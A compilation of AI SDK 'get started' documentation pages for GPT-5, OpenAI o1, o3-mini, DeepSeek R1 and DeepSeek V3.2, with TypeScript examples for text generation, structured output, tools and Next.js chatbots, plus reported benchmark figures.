The AI SDK offers a powerful and flexible way to integrate cutting-edge AI models like Llama 3.1 into your applications. With AI SDK Core, you can seamlessly switch between different AI models and providers by changing just two lines of code. This flexibility allows for quick experimentation and adaptation, reducing the time required to change models from days to minutes.
The AI SDK ensures that your application remains clean and modular, accelerating development and future-proofing against the rapidly evolving landscape.
Ready to get started? Here's how you can dive in:
- Explore the documentation at ai-sdk.dev/docs to understand the full capabilities of the AI SDK.
- Check out practical examples at ai-sdk.dev/examples to see the SDK in action and get inspired for your own projects.
- Dive deeper with advanced guides on topics like Retrieval-Augmented Generation (RAG) and multi-modal chat at ai-sdk.dev/docs/guides.
- Check out ready-to-deploy AI templates at vercel.com/templates?type=ai.
title: Get started with GPT-5 description: Get started with GPT-5 using the AI SDK. tags: ['getting-started']
Get started with OpenAI GPT-5
With the release of OpenAI's GPT-5 model, there has never been a better time to start building AI applications with advanced capabilities like verbosity control, web search, and native multi-modal understanding.
The AI SDK is a powerful TypeScript toolkit for building AI applications with large language models (LLMs) like OpenAI GPT-5 alongside popular frameworks like React, Next.js, Vue, Svelte, Node.js, and more.
OpenAI GPT-5
OpenAI's GPT-5 represents their latest advancement in language models, offering powerful new features including verbosity control for tailored response lengths, integrated web search capabilities, reasoning summaries for transparency, and native support for text, images, audio, and PDFs. The model is available in three variants: gpt-5, gpt-5-mini for faster, more cost-effective processing, and gpt-5-nano for ultra-efficient operations.
Prompt Engineering for GPT-5
Here are the key strategies for effective prompting:
Core Principles
- Be precise and unambiguous: Avoid contradictory or ambiguous instructions. GPT-5 performs best with clear, explicit guidance.
- Use structured prompts: Leverage XML-like tags to organize different sections of your instructions for better clarity.
- Natural language works best: While being precise, write prompts as you would explain to a skilled colleague.
Prompting Techniques
1. Agentic Workflow Control
- Adjust the
reasoningEffortparameter to calibrate model autonomy - Set clear stop conditions and define explicit tool call budgets
- Provide guidance on exploration depth and persistence
// Example with reasoning effort control
const result = await generateText({
model: openai('gpt-5'),
prompt: 'Analyze this complex dataset and provide insights.',
providerOptions: {
openai: {
reasoningEffort: 'high', // Increases autonomous exploration
},
},
});
2. Structured Prompt Format Use XML-like tags to organize your prompts:
<context_gathering>
Goal: Extract key performance metrics from the report
Method: Focus on quantitative data and year-over-year comparisons
Early stop criteria: Stop after finding 5 key metrics
</context_gathering>
<task>
Analyze the attached financial report and identify the most important metrics.
</task>
3. Tool Calling Best Practices
- Use tool preambles to provide clear upfront plans
- Define safe vs. unsafe actions for different tools
- Create structured updates about tool call progress
4. Verbosity Control
- Use the
textVerbosityparameter to control response length programmatically - Override with natural language when needed for specific contexts
- Balance between conciseness and completeness
5. Optimization Workflow
- Start with a clear, simple prompt
- Test and identify areas of ambiguity or confusion
- Iteratively refine by removing contradictions
- Consider using OpenAI's Prompt Optimizer tool for complex prompts
- Document successful patterns for reuse
Getting Started with the AI SDK
The AI SDK is the TypeScript toolkit designed to help developers build AI-powered applications with React, Next.js, Vue, Svelte, Node.js, and more. Integrating LLMs into applications is complicated and heavily dependent on the specific model provider you use.
The AI SDK abstracts away the differences between model providers, eliminates boilerplate code for building chatbots, and allows you to go beyond text output to generate rich, interactive components.
At the center of the AI SDK is AI SDK Core, which provides a unified API to call any LLM. The code snippet below is all you need to call OpenAI GPT-5 with the AI SDK:
import { generateText } from 'ai';
import { openai } from '@ai-sdk/openai';
const { text } = await generateText({
model: openai('gpt-5'),
prompt: 'Explain the concept of quantum entanglement.',
});
Generating Structured Data
While text generation can be useful, you might want to generate structured JSON data. For example, you might want to extract information from text, classify data, or generate synthetic data. AI SDK Core provides two functions (generateObject and streamObject) to generate structured data, allowing you to constrain model outputs to a specific schema.
import { generateObject } from 'ai';
import { openai } from '@ai-sdk/openai';
import { z } from 'zod';
const { object } = await generateObject({
model: openai('gpt-5'),
schema: z.object({
recipe: z.object({
name: z.string(),
ingredients: z.array(z.object({ name: z.string(), amount: z.string() })),
steps: z.array(z.string()),
}),
}),
prompt: 'Generate a lasagna recipe.',
});
This code snippet will generate a type-safe recipe that conforms to the specified zod schema.
Verbosity Control
One of GPT-5's new features is verbosity control, allowing you to adjust response length without modifying your prompt:
import { generateText } from 'ai';
import { openai } from '@ai-sdk/openai';
// Concise response
const { text: conciseText } = await generateText({
model: openai('gpt-5'),
prompt: 'Explain quantum computing.',
providerOptions: {
openai: {
textVerbosity: 'low', // Produces terse, minimal responses
},
},
});
// Detailed response
const { text: detailedText } = await generateText({
model: openai('gpt-5'),
prompt: 'Explain quantum computing.',
providerOptions: {
openai: {
textVerbosity: 'high', // Produces comprehensive, detailed responses
},
},
});
Web Search
GPT-5 can access real-time information through the integrated web search tool:
import { generateText } from 'ai';
import { openai } from '@ai-sdk/openai';
const result = await generateText({
model: openai('gpt-5'),
prompt: 'What are the latest developments in AI this week?',
tools: {
web_search: openai.tools.webSearch({
searchContextSize: 'high',
}),
},
});
// Access URL sources
const sources = result.sources;
Reasoning Summaries
For transparency into GPT-5's thought process, enable reasoning summaries:
import { openai } from '@ai-sdk/openai';
import { streamText } from 'ai';
const result = streamText({
model: openai.responses('gpt-5'),
prompt:
'Solve this logic puzzle: If all roses are flowers and some flowers fade quickly, do all roses fade quickly?',
providerOptions: {
openai: {
reasoningSummary: 'detailed', // 'auto' for condensed or 'detailed' for comprehensive
},
},
});
// Stream reasoning and text separately
for await (const part of result.fullStream) {
if (part.type === 'reasoning') {
console.log(part.textDelta);
} else if (part.type === 'text-delta') {
process.stdout.write(part.textDelta);
}
}
Using Tools with the AI SDK
GPT-5 supports tool calling out of the box, allowing it to interact with external systems and perform discrete tasks. Here's an example of using tool calling with the AI SDK:
import { generateText, tool } from 'ai';
import { openai } from '@ai-sdk/openai';
import { z } from 'zod';
const { toolResults } = await generateText({
model: openai('gpt-5'),
prompt: 'What is the weather like today in San Francisco?',
tools: {
getWeather: tool({
description: 'Get the weather in a location',
inputSchema: z.object({
location: z.string().describe('The location to get the weather for'),
}),
execute: async ({ location }) => ({
location,
temperature: 72 + Math.floor(Math.random() * 21) - 10,
}),
}),
},
});
Building Interactive Interfaces
AI SDK Core can be paired with AI SDK UI, another powerful component of the AI SDK, to streamline the process of building chat, completion, and assistant interfaces with popular frameworks like Next.js, Nuxt, and SvelteKit.
AI SDK UI provides robust abstractions that simplify the complex tasks of managing chat streams and UI updates on the frontend, enabling you to develop dynamic AI-driven interfaces more efficiently.
With four main hooks — useChat, useCompletion, and useObject — you can incorporate real-time chat capabilities, text completions, streamed JSON, and interactive assistant features into your app.
Let's explore building a chatbot with Next.js, the AI SDK, and OpenAI GPT-5:
In a new Next.js application, first install the AI SDK and the OpenAI provider:
Then, create a route handler for the chat endpoint:
import { openai } from '@ai-sdk/openai';
import { convertToModelMessages, streamText, UIMessage } from 'ai';
// Allow responses up to 30 seconds
export const maxDuration = 30;
export async function POST(req: Request) {
const { messages }: { messages: UIMessage[] } = await req.json();
const result = streamText({
model: openai('gpt-5'),
messages: convertToModelMessages(messages),
});
return result.toUIMessageStreamResponse();
}
Finally, update the root page (app/page.tsx) to use the useChat hook:
'use client';
import { useChat } from '@ai-sdk/react';
import { useState } from 'react';
export default function Page() {
const [input, setInput] = useState('');
const { messages, sendMessage } = useChat({});
return (
<>
{messages.map(message => (
<div key={message.id}>
{message.role === 'user' ? 'User: ' : 'AI: '}
{message.parts.map((part, index) => {
if (part.type === 'text') {
return <span key={index}>{part.text}</span>;
}
return null;
})}
</div>
))}
<form
onSubmit={e => {
e.preventDefault();
if (input.trim()) {
sendMessage({ text: input });
setInput('');
}
}}
>
<input
name="prompt"
value={input}
onChange={e => setInput(e.target.value)}
/>
<button type="submit">Submit</button>
</form>
</>
);
}
The useChat hook on your root page (app/page.tsx) will make a request to your AI provider endpoint (app/api/chat/route.ts) whenever the user submits a message. The messages are then displayed in the chat UI.
Get Started
Ready to get started? Here's how you can dive in:
- Explore the documentation at ai-sdk.dev/docs to understand the full capabilities of the AI SDK.
- Check out practical examples at ai-sdk.dev/cookbook to see the SDK in action and get inspired for your own projects.
- Dive deeper with advanced guides on topics like Retrieval-Augmented Generation (RAG) and multi-modal chat at ai-sdk.dev/cookbook/guides.
- Check out ready-to-deploy AI templates at vercel.com/templates?type=ai.
title: Get started with OpenAI o1 description: Get started with OpenAI o1 using the AI SDK. tags: ['getting-started', 'reasoning']
Get started with OpenAI o1
With the release of OpenAI's o1 series models, there has never been a better time to start building AI applications, particularly those that require complex reasoning capabilities.
The AI SDK is a powerful TypeScript toolkit for building AI applications with large language models (LLMs) like OpenAI o1 alongside popular frameworks like React, Next.js, Vue, Svelte, Node.js, and more.
OpenAI o1
OpenAI released a series of AI models designed to spend more time thinking before responding. They can reason through complex tasks and solve harder problems than previous models in science, coding, and math. These models, named the o1 series, are trained with reinforcement learning and can "think before they answer". As a result, they are able to produce a long internal chain of thought before responding to a prompt.
The main reasoning model available in the API is:
- o1: Designed to reason about hard problems using broad general knowledge about the world.
| Model | Streaming | Tools | Object Generation | Reasoning Effort |
|---|---|---|---|---|
| o1 |
Benchmarks
OpenAI o1 models excel in scientific reasoning, with impressive performance across various domains:
- Ranking in the 89th percentile on competitive programming questions (Codeforces)
- Placing among the top 500 students in the US in a qualifier for the USA Math Olympiad (AIME)
- Exceeding human PhD-level accuracy on a benchmark of physics, biology, and chemistry problems (GPQA)
Prompt Engineering for o1 Models
The o1 models perform best with straightforward prompts. Some prompt engineering techniques, like few-shot prompting or instructing the model to "think step by step," may not enhance performance and can sometimes hinder it. Here are some best practices:
- Keep prompts simple and direct: The models excel at understanding and responding to brief, clear instructions without the need for extensive guidance.
- Avoid chain-of-thought prompts: Since these models perform reasoning internally, prompting them to "think step by step" or "explain your reasoning" is unnecessary.
- Use delimiters for clarity: Use delimiters like triple quotation marks, XML tags, or section titles to clearly indicate distinct parts of the input, helping the model interpret different sections appropriately.
- Limit additional context in retrieval-augmented generation (RAG): When providing additional context or documents, include only the most relevant information to prevent the model from overcomplicating its response.
Getting Started with the AI SDK
The AI SDK is the TypeScript toolkit designed to help developers build AI-powered applications with React, Next.js, Vue, Svelte, Node.js, and more. Integrating LLMs into applications is complicated and heavily dependent on the specific model provider you use.
The AI SDK abstracts away the differences between model providers, eliminates boilerplate code for building chatbots, and allows you to go beyond text output to generate rich, interactive components.
At the center of the AI SDK is AI SDK Core, which provides a unified API to call any LLM. The code snippet below is all you need to call OpenAI o1 with the AI SDK:
import { generateText } from 'ai';
import { openai } from '@ai-sdk/openai';
const { text } = await generateText({
model: openai('o1'),
prompt: 'Explain the concept of quantum entanglement.',
});
AI SDK Core abstracts away the differences between model providers, allowing you to focus on building great applications. The unified interface also means that you can easily switch between models by changing just one line of code.
import { generateText } from 'ai';
import { openai } from '@ai-sdk/openai';
const { text } = await generateText({
model: openai('o1'),
prompt: 'Explain the concept of quantum entanglement.',
});
Refining Reasoning Effort
You can control the amount of reasoning effort expended by o1 through the reasoningEffort parameter.
This parameter can be set to 'low', 'medium', or 'high' to adjust how much time and computation the model spends on internal reasoning before producing a response.
import { generateText } from 'ai';
import { openai } from '@ai-sdk/openai';
// Reduce reasoning effort for faster responses
const { text } = await generateText({
model: openai('o1'),
prompt: 'Explain quantum entanglement briefly.',
providerOptions: {
openai: { reasoningEffort: 'low' },
},
});
Generating Structured Data
While text generation can be useful, you might want to generate structured JSON data. For example, you might want to extract information from text, classify data, or generate synthetic data. AI SDK Core provides two functions (generateObject and streamObject) to generate structured data, allowing you to constrain model outputs to a specific schema.
import { generateObject } from 'ai';
import { openai } from '@ai-sdk/openai';
import { z } from 'zod';
const { object } = await generateObject({
model: openai('o1'),
schema: z.object({
recipe: z.object({
name: z.string(),
ingredients: z.array(z.object({ name: z.string(), amount: z.string() })),
steps: z.array(z.string()),
}),
}),
prompt: 'Generate a lasagna recipe.',
});
This code snippet will generate a type-safe recipe that conforms to the specified zod schema.
Structured object generation is supported with o1.
Tools
While LLMs have incredible generation capabilities, they struggle with discrete tasks (e.g. mathematics) and interacting with the outside world (e.g. getting the weather). The solution: tools, which are like programs that you provide to the model, which it can choose to call as necessary.
Using Tools with the AI SDK
The AI SDK supports tool usage across several of its functions, like generateText and streamText. By passing one or more tools to the tools parameter, you can extend the capabilities of LLMs, allowing them to perform discrete tasks and interact with external systems.
Here's an example of how you can use a tool with the AI SDK and o1:
import { generateText, tool } from 'ai';
import { openai } from '@ai-sdk/openai';
import { z } from 'zod';
const { text } = await generateText({
model: openai('o1'),
prompt: 'What is the weather like today?',
tools: {
getWeather: tool({
description: 'Get the weather in a location',
inputSchema: z.object({
location: z.string().describe('The location to get the weather for'),
}),
execute: async ({ location }) => ({
location,
temperature: 72 + Math.floor(Math.random() * 21) - 10,
}),
}),
},
});
In this example, the getWeather tool allows the model to fetch real-time weather data (simulated for simplicity), enhancing its ability to provide accurate and up-to-date information.
Tools are compatible with o1.
Building Interactive Interfaces
AI SDK Core can be paired with AI SDK UI, another powerful component of the AI SDK, to streamline the process of building chat, completion, and assistant interfaces with popular frameworks like Next.js, Nuxt, and SvelteKit.
AI SDK UI provides robust abstractions that simplify the complex tasks of managing chat streams and UI updates on the frontend, enabling you to develop dynamic AI-driven interfaces more efficiently.
With four main hooks — useChat, useCompletion, and useObject — you can incorporate real-time chat capabilities, text completions, streamed JSON, and interactive assistant features into your app.
Let's explore building a chatbot with Next.js, the AI SDK, and OpenAI o1:
import { openai } from '@ai-sdk/openai';
import { convertToModelMessages, streamText, UIMessage } from 'ai';
// Allow responses up to 5 minutes
export const maxDuration = 300;
export async function POST(req: Request) {
const { messages }: { messages: UIMessage[] } = await req.json();
const result = streamText({
model: openai('o1'),
messages: convertToModelMessages(messages),
});
return result.toUIMessageStreamResponse();
}
'use client';
import { useChat } from '@ai-sdk/react';
export default function Page() {
const { messages, input, handleInputChange, handleSubmit, error } = useChat();
return (
<>
{messages.map(message => (
<div key={message.id}>
{message.role === 'user' ? 'User: ' : 'AI: '}
{message.content}
</div>
))}
<form onSubmit={handleSubmit}>
<input name="prompt" value={input} onChange={handleInputChange} />
<button type="submit">Submit</button>
</form>
</>
);
}
The useChat hook on your root page (app/page.tsx) will make a request to your AI provider endpoint (app/api/chat/route.ts) whenever the user submits a message. The messages are then displayed in the chat UI.
Get Started
Ready to get started? Here's how you can dive in:
- Explore the documentation at ai-sdk.dev/docs to understand the full capabilities of the AI SDK.
- Check out our support for the o1 series of reasoning models in the OpenAI Provider.
- Check out practical examples at ai-sdk.dev/examples to see the SDK in action and get inspired for your own projects.
- Dive deeper with advanced guides on topics like Retrieval-Augmented Generation (RAG) and multi-modal chat at ai-sdk.dev/docs/guides.
- Check out ready-to-deploy AI templates at vercel.com/templates?type=ai.
title: Get started with OpenAI o3-mini description: Get started with OpenAI o3-mini using the AI SDK. tags: ['getting-started', 'reasoning']
Get started with OpenAI o3-mini
With the release of OpenAI's o3-mini model, there has never been a better time to start building AI applications, particularly those that require complex STEM reasoning capabilities.
The AI SDK is a powerful TypeScript toolkit for building AI applications with large language models (LLMs) like OpenAI o3-mini alongside popular frameworks like React, Next.js, Vue, Svelte, Node.js, and more.
OpenAI o3-mini
OpenAI recently released a new AI model optimized for STEM reasoning that excels in science, math, and coding tasks. o3-mini matches o1's performance in these domains while delivering faster responses and lower costs. The model supports tool calling, structured outputs, and system messages, making it a great option for a wide range of applications.
o3-mini offers three reasoning effort levels:
- [Low]: Optimized for speed while maintaining solid reasoning capabilities
- [Medium]: Balanced approach matching o1's performance levels
- [High]: Enhanced reasoning power exceeding o1 in many STEM domains
| Model | Streaming | Tool Calling | Structured Output | Reasoning Effort | Image Input |
|---|---|---|---|---|---|
| o3-mini |
Benchmarks
OpenAI o3-mini demonstrates impressive performance across technical domains:
- 87.3% accuracy on AIME competition math questions
- 79.7% accuracy on PhD-level science questions (GPQA Diamond)
- 2130 Elo rating on competitive programming (Codeforces)
- 49.3% accuracy on verified software engineering tasks (SWE-bench)
These benchmark results are using high reasoning effort setting.
Prompt Engineering for o3-mini
The o3-mini model performs best with straightforward prompts. Some prompt engineering techniques, like few-shot prompting or instructing the model to "think step by step," may not enhance performance and can sometimes hinder it. Here are some best practices:
- Keep prompts simple and direct: The model excels at understanding and responding to brief, clear instructions without the need for extensive guidance.
- Avoid chain-of-thought prompts: Since the model performs reasoning internally, prompting it to "think step by step" or "explain your reasoning" is unnecessary.
- Use delimiters for clarity: Use delimiters like triple quotation marks, XML tags, or section titles to clearly indicate distinct parts of the input.
Getting Started with the AI SDK
The AI SDK is the TypeScript toolkit designed to help developers build AI-powered applications with React, Next.js, Vue, Svelte, Node.js, and more. Integrating LLMs into applications is complicated and heavily dependent on the specific model provider you use.
The AI SDK abstracts away the differences between model providers, eliminates boilerplate code for building chatbots, and allows you to go beyond text output to generate rich, interactive components.
At the center of the AI SDK is AI SDK Core, which provides a unified API to call any LLM. The code snippet below is all you need to call OpenAI o3-mini with the AI SDK:
import { generateText } from 'ai';
import { openai } from '@ai-sdk/openai';
const { text } = await generateText({
model: openai('o3-mini'),
prompt: 'Explain the concept of quantum entanglement.',
});
Refining Reasoning Effort
You can control the amount of reasoning effort expended by o3-mini through the reasoningEffort parameter.
This parameter can be set to low, medium, or high to adjust how much time and computation the model spends on internal reasoning before producing a response.
import { generateText } from 'ai';
import { openai } from '@ai-sdk/openai';
// Reduce reasoning effort for faster responses
const { text } = await generateText({
model: openai('o3-mini'),
prompt: 'Explain quantum entanglement briefly.',
providerOptions: {
openai: { reasoningEffort: 'low' },
},
});
Generating Structured Data
While text generation can be useful, you might want to generate structured JSON data. For example, you might want to extract information from text, classify data, or generate synthetic data. AI SDK Core provides two functions (generateObject and streamObject) to generate structured data, allowing you to constrain model outputs to a specific schema.
import { generateObject } from 'ai';
import { openai } from '@ai-sdk/openai';
import { z } from 'zod';
const { object } = await generateObject({
model: openai('o3-mini'),
schema: z.object({
recipe: z.object({
name: z.string(),
ingredients: z.array(z.object({ name: z.string(), amount: z.string() })),
steps: z.array(z.string()),
}),
}),
prompt: 'Generate a lasagna recipe.',
});
This code snippet will generate a type-safe recipe that conforms to the specified zod schema.
Using Tools with the AI SDK
o3-mini supports tool calling out of the box, allowing it to interact with external systems and perform discrete tasks. Here's an example of using tool calling with the AI SDK:
import { generateText, tool } from 'ai';
import { openai } from '@ai-sdk/openai';
import { z } from 'zod';
const { text } = await generateText({
model: openai('o3-mini'),
prompt: 'What is the weather like today in San Francisco?',
tools: {
getWeather: tool({
description: 'Get the weather in a location',
inputSchema: z.object({
location: z.string().describe('The location to get the weather for'),
}),
execute: async ({ location }) => ({
location,
temperature: 72 + Math.floor(Math.random() * 21) - 10,
}),
}),
},
});
In this example, the getWeather tool allows the model to fetch real-time weather data (simulated for simplicity), enhancing its ability to provide accurate and up-to-date information.
Building Interactive Interfaces
AI SDK Core can be paired with AI SDK UI, another powerful component of the AI SDK, to streamline the process of building chat, completion, and assistant interfaces with popular frameworks like Next.js, Nuxt, and SvelteKit.
AI SDK UI provides robust abstractions that simplify the complex tasks of managing chat streams and UI updates on the frontend, enabling you to develop dynamic AI-driven interfaces more efficiently.
With four main hooks — useChat, useCompletion, and useObject — you can incorporate real-time chat capabilities, text completions, streamed JSON, and interactive assistant features into your app.
Let's explore building a chatbot with Next.js, the AI SDK, and OpenAI o3-mini:
In a new Next.js application, first install the AI SDK and the DeepSeek provider:
Then, create a route handler for the chat endpoint:
import { openai } from '@ai-sdk/openai';
import { convertToModelMessages, streamText, UIMessage } from 'ai';
// Allow responses up to 5 minutes
export const maxDuration = 300;
export async function POST(req: Request) {
const { messages }: { messages: UIMessage[] } = await req.json();
const result = streamText({
model: openai('o3-mini'),
messages: convertToModelMessages(messages),
});
return result.toUIMessageStreamResponse();
}
Finally, update the root page (app/page.tsx) to use the useChat hook:
'use client';
import { useChat } from '@ai-sdk/react';
export default function Page() {
const { messages, input, handleInputChange, handleSubmit, error } = useChat();
return (
<>
{messages.map(message => (
<div key={message.id}>
{message.role === 'user' ? 'User: ' : 'AI: '}
{message.content}
</div>
))}
<form onSubmit={handleSubmit}>
<input name="prompt" value={input} onChange={handleInputChange} />
<button type="submit">Submit</button>
</form>
</>
);
}
The useChat hook on your root page (app/page.tsx) will make a request to your AI provider endpoint (app/api/chat/route.ts) whenever the user submits a message. The messages are then displayed in the chat UI.
Get Started
Ready to get started? Here's how you can dive in:
- Explore the documentation at ai-sdk.dev/docs to understand the full capabilities of the AI SDK.
- Check out our support for o3-mini in the OpenAI Provider.
- Check out practical examples at ai-sdk.dev/examples to see the SDK in action and get inspired for your own projects.
- Dive deeper with advanced guides on topics like Retrieval-Augmented Generation (RAG) and multi-modal chat at ai-sdk.dev/docs/guides.
- Check out ready-to-deploy AI templates at vercel.com/templates?type=ai.
title: Get started with DeepSeek R1 description: Get started with DeepSeek R1 using the AI SDK. tags: ['getting-started', 'reasoning']
Get started with DeepSeek R1
With the release of DeepSeek R1, there has never been a better time to start building AI applications, particularly those that require complex reasoning capabilities.
The AI SDK is a powerful TypeScript toolkit for building AI applications with large language models (LLMs) like DeepSeek R1 alongside popular frameworks like React, Next.js, Vue, Svelte, Node.js, and more.
DeepSeek R1
DeepSeek R1 is a series of advanced AI models designed to tackle complex reasoning tasks in science, coding, and mathematics. These models are optimized to "think before they answer," producing detailed internal chains of thought that aid in solving challenging problems.
The series includes two primary variants:
- DeepSeek R1-Zero: Trained exclusively with reinforcement learning (RL) without any supervised fine-tuning. It exhibits advanced reasoning capabilities but may struggle with readability and formatting.
- DeepSeek R1: Combines reinforcement learning with cold-start data and supervised fine-tuning to improve both reasoning performance and the readability of outputs.
Benchmarks
DeepSeek R1 models excel in reasoning tasks, delivering competitive performance across key benchmarks:
- AIME 2024 (Pass@1): 79.8%
- MATH-500 (Pass@1): 97.3%
- Codeforces (Percentile): Top 4% (96.3%)
- GPQA Diamond (Pass@1): 71.5%
Prompt Engineering for DeepSeek R1 Models
DeepSeek R1 models excel with structured and straightforward prompts. The following best practices can help achieve optimal performance:
- Use a structured format: Leverage the model’s preferred output structure with
<think>tags for reasoning and<answer>tags for the final result. - Prefer zero-shot prompts: Avoid few-shot prompting as it can degrade performance; instead, directly state the problem clearly.
- Specify output expectations: Guide the model by defining desired formats, such as markdown for readability or XML-like tags for clarity.
Getting Started with the AI SDK
The AI SDK is the TypeScript toolkit designed to help developers build AI-powered applications with React, Next.js, Vue, Svelte, Node.js, and more. Integrating LLMs into applications is complicated and heavily dependent on the specific model provider you use.
The AI SDK abstracts away the differences between model providers, eliminates boilerplate code for building chatbots, and allows you to go beyond text output to generate rich, interactive components.
At the center of the AI SDK is AI SDK Core, which provides a unified API to call any LLM. The code snippet below is all you need to call DeepSeek R1 with the AI SDK:
import { deepseek } from '@ai-sdk/deepseek';
import { generateText } from 'ai';
const { reasoningText, text } = await generateText({
model: deepseek('deepseek-reasoner'),
prompt: 'Explain quantum entanglement.',
});
The unified interface also means that you can easily switch between providers by changing just two lines of code. For example, to use DeepSeek R1 via Fireworks:
import { fireworks } from '@ai-sdk/fireworks';
import {
generateText,
wrapLanguageModel,
extractReasoningMiddleware,
} from 'ai';
// middleware to extract reasoning tokens
const enhancedModel = wrapLanguageModel({
model: fireworks('accounts/fireworks/models/deepseek-r1'),
middleware: extractReasoningMiddleware({ tagName: 'think' }),
});
const { reasoningText, text } = await generateText({
model: enhancedModel,
prompt: 'Explain quantum entanglement.',
});
Or to use Groq's deepseek-r1-distill-llama-70b model:
import { groq } from '@ai-sdk/groq';
import {
generateText,
wrapLanguageModel,
extractReasoningMiddleware,
} from 'ai';
// middleware to extract reasoning tokens
const enhancedModel = wrapLanguageModel({
model: groq('deepseek-r1-distill-llama-70b'),
middleware: extractReasoningMiddleware({ tagName: 'think' }),
});
const { reasoningText, text } = await generateText({
model: enhancedModel,
prompt: 'Explain quantum entanglement.',
});
When using DeepSeek-R1 series models with third-party providers like Together AI, we recommend using the startWithReasoning
option in the extractReasoningMiddleware function, as they tend to bypass thinking patterns.
Model Provider Comparison
You can use DeepSeek R1 with the AI SDK through various providers. Here's a comparison of the providers that support DeepSeek R1:
| Provider | Model ID | Reasoning Tokens |
|---|---|---|
| DeepSeek | deepseek-reasoner |
|
| Fireworks | accounts/fireworks/models/deepseek-r1 |
Requires Middleware |
| Groq | deepseek-r1-distill-llama-70b |
Requires Middleware |
| Azure | DeepSeek-R1 |
Requires Middleware |
| Together AI | deepseek-ai/DeepSeek-R1 |
Requires Middleware |
| FriendliAI | deepseek-r1 |
Requires Middleware |
| LangDB | deepseek/deepseek-reasoner |
Requires Middleware |
Building Interactive Interfaces
AI SDK Core can be paired with AI SDK UI, another powerful component of the AI SDK, to streamline the process of building chat, completion, and assistant interfaces with popular frameworks like Next.js, Nuxt, and SvelteKit.
AI SDK UI provides robust abstractions that simplify the complex tasks of managing chat streams and UI updates on the frontend, enabling you to develop dynamic AI-driven interfaces more efficiently.
With four main hooks — useChat, useCompletion, and useObject — you can incorporate real-time chat capabilities, text completions, streamed JSON, and interactive assistant features into your app.
Let's explore building a chatbot with Next.js, the AI SDK, and DeepSeek R1:
In a new Next.js application, first install the AI SDK and the DeepSeek provider:
Then, create a route handler for the chat endpoint:
import { deepseek } from '@ai-sdk/deepseek';
import { convertToModelMessages, streamText, UIMessage } from 'ai';
export async function POST(req: Request) {
const { messages }: { messages: UIMessage[] } = await req.json();
const result = streamText({
model: deepseek('deepseek-reasoner'),
messages: convertToModelMessages(messages),
});
return result.toUIMessageStreamResponse({
sendReasoning: true,
});
}
Finally, update the root page (app/page.tsx) to use the useChat hook:
'use client';
import { useChat } from '@ai-sdk/react';
import { useState } from 'react';
export default function Page() {
const [input, setInput] = useState('');
const { messages, sendMessage } = useChat();
const handleSubmit = (e: React.FormEvent<HTMLFormElement>) => {
e.preventDefault();
if (input.trim()) {
sendMessage({ text: input });
setInput('');
}
};
return (
<>
{messages.map(message => (
<div key={message.id}>
{message.role === 'user' ? 'User: ' : 'AI: '}
{message.parts.map((part, index) => {
if (part.type === 'reasoning') {
return <pre key={index}>{part.text}</pre>;
}
if (part.type === 'text') {
return <span key={index}>{part.text}</span>;
}
return null;
})}
</div>
))}
<form onSubmit={handleSubmit}>
<input
name="prompt"
value={input}
onChange={e => setInput(e.target.value)}
/>
<button type="submit">Submit</button>
</form>
</>
);
}
The useChat hook on your root page (app/page.tsx) will make a request to your AI provider endpoint (app/api/chat/route.ts) whenever the user submits a message. The messages are then displayed in the chat UI.
Limitations
While DeepSeek R1 models are powerful, they have certain limitations:
- No tool-calling support: DeepSeek R1 cannot directly interact with APIs or external tools.
- No object generation support: DeepSeek R1 does not support structured object generation. However, you can combine it with models that support structured object generation (like gpt-4o-mini) to generate objects. See the structured object generation with a reasoning model recipe for more information.
Get Started
Ready to dive in? Here's how you can begin:
- Explore the documentation at ai-sdk.dev/docs to understand the capabilities of the AI SDK.
- Check out practical examples at ai-sdk.dev/examples to see the SDK in action.
- Dive deeper with advanced guides on topics like Retrieval-Augmented Generation (RAG) at ai-sdk.dev/docs/guides.
- Use ready-to-deploy AI templates at vercel.com/templates?type=ai.
DeepSeek R1 opens new opportunities for reasoning-intensive AI applications. Start building today and leverage the power of advanced reasoning in your AI projects.
title: Get started with DeepSeek V3.2 description: Get started with DeepSeek V3.2 using the AI SDK. tags: ['getting-started', 'agents']
Get started with DeepSeek V3.2
With the release of DeepSeek V3.2, there has never been a better time to start building AI applications that require advanced reasoning and agentic capabilities.
The AI SDK is a powerful TypeScript toolkit for building AI applications with large language models (LLMs) like DeepSeek V3.2 alongside popular frameworks like React, Next.js, Vue, Svelte, Node.js, and more.
DeepSeek V3.2
DeepSeek V3.2 is a frontier model that harmonizes high computational efficiency with superior reasoning and agent performance. It introduces several key technical breakthroughs that enable it to perform comparably to GPT-5 while remaining open-source.
The series includes two primary variants:
- DeepSeek V3.2: The official successor to V3.2-Exp. A balanced model optimized for both reasoning and inference efficiency, delivering GPT-5 level performance.
- DeepSeek V3.2-Speciale: A high-compute variant with maxed-out reasoning capabilities that rivals Gemini-3.0-Pro. Achieves gold-medal performance in IMO 2025, CMO 2025, ICPC World Finals 2025, and IOI 2025. As of release, it does not support tool-use.
Benchmarks
DeepSeek V3.2 models excel in both reasoning and agentic tasks, delivering competitive performance across key benchmarks:
Reasoning Capabilities
- AIME 2025 (Pass@1): 96.0% (Speciale)
- HMMT 2025 (Pass@1): 99.2% (Speciale)
- HLE (Pass@1): 30.6%
- Codeforces (Rating): 2701 (Speciale)
Agentic Capabilities
- SWE Verified (Resolved): 73.1%
- Terminal Bench 2.0 (Acc): 46.4%
- τ2 Bench (Pass@1): 80.3%
- Tool Decathlon (Pass@1): 35.2%
Model Options
When using DeepSeek V3.2 with the AI SDK, you have two model options:
| Model Alias | Model Version | Description |
|---|---|---|
deepseek-chat |
DeepSeek-V3.2 (Non-thinking Mode) | Standard chat model |
deepseek-reasoner |
DeepSeek-V3.2 (Thinking Mode) | Enhanced reasoning for complex problem-solving |
Getting Started with the AI SDK
The AI SDK is the TypeScript toolkit designed to help developers build AI-powered applications with React, Next.js, Vue, Svelte, Node.js, and more. Integrating LLMs into applications is complicated and heavily dependent on the specific model provider you use.
The AI SDK abstracts away the differences between model providers, eliminates boilerplate code for building agents, and allows you to go beyond text output to generate rich, interactive components.
At the center of the AI SDK is AI SDK Core, which provides a unified API to call any LLM. The code snippet below is all you need to call DeepSeek V3.2 with the AI SDK:
import { deepseek } from '@ai-sdk/deepseek';
import { generateText } from 'ai';
const { text } = await generateText({
model: deepseek('deepseek-chat'),
prompt: 'Explain the concept of sparse attention in transformers.',
});
Building Interactive Interfaces
AI SDK Core can be paired with AI SDK UI, another powerful component of the AI SDK, to streamline the process of building chat, completion, and assistant interfaces with popular frameworks like Next.js, Nuxt, and SvelteKit.
